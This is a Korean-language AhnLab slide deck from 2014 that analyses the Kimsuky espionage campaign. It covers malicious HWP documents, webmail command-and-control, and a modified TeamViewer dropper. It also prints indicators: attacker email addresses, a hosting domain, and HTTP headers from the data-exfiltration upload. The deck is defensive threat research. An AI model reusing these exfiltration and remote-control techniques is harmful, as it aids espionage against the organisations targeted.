Real Case Study of latest advanced threat

DESIGN
YOUR
SECURITY

NES 2014

2014. 04. 24

안랩 제품기획실 **윤상인** (sangin.yoon@ahnlab.com)

AhnLab

낯설지 않은 한글 취약점 문서

AhnLab

어느 나른한 오후…
안랩 시큐리티대응센터(ASEC)로 낯설지 않은 한글 취약점 샘플이 접수됨


2014년 02월 25일

2014년 03월 19일

악성코드 동작 flow

AhnLab

한글 포맷의 악성코드를 통해서 다양한 악성행위를 수행하는 모듈을 설치함



나 아직 살아있다…. Kimsuky Operation

AhnLab

2013년 9월 샘플과 연관된 이메일 계정에서 추출한 이름을 참고해서 명명됨

Kimsuky Operation

- iop110112@hotmail.com
- rsh1213@hotmail.com

- **kimsuky**ang
- Kim asdfa

어떻게 진화되었나?

AhnLab


2013년 9월의 대표적인 샘플과 비교할 때 최신 샘플은 다음과 같은 차이점을 보임

2013.09	2014.03
취약한 hwp 파일 (최신 zero-day 취약점 포함)	취약한 hwp 파일 (기존 취약점 활용)
해외 웹 메일 이용	해외 웹 메일 외에 국내 호스팅 업체의 웹/FTP 서버 이용
국내 다수의 정부기관 및 공공기관	국내 특정 공공기관 조직적 project 특성 노출

한글 문서 취약점

AhnLab


해당 한글 문서 취약점은 문단의 레이아웃을 담당하는 구조체에서 발생함



C&C 통신

AhnLab


웹 메일을 통해 C&C(Command and Control) 통신 이뤄짐



시스템 정보 수집

AhnLab


victim 시스템에 대한 기본적인 정보 수집 수행함





웹 메일을 통한 정보 유출

AhnLab

master 메일 계정에게 첨부 파일 형태로 정보 유출함








웹 및 FTP 서버를 통한 정보 유출

AhnLab


기존 웹 메일 외에도 무료 호스팅 사이트를 이용하여 정보 유출됨

Referer: http://ftp-com.bugs3.com/upload.php
UserId =
Origin: http://ftp-com.bugs3.com
Host: ftp-com.bugs3.com
ftp-com.bugs3.com
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Encoding: gzip,deflate,sdch
HTTP/1.1
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 5.2)
AppleWebKit/537.1 (KHTML, like Gecko)
Chrome/21.0.1180.89 Safari/537.1

웹 업로드



FTP 파일 전송




원격제어 툴 - TeamViewer

AhnLab

2013년 이용된 원격제어 모듈과 동일한 버전의 툴이 사용되었음

(1) spl.exe (Dropper)



(2) xpsp2.exe (modified TeamViewer Client)

(3) iexplore_ko.dll (TeamViewer Client Resource DLL)

(4) pmspl.exe (xpsp2.exe - Execution)


Language: Korean

공격자 (1/2)

AhnLab

중국 국적의 한국어를 구사하는 사람으로 유추되도록 의도됨

karena1989@mail.com 암호: dkdlfkqmdb??? → **아이라브유**





공격자 (2/2)

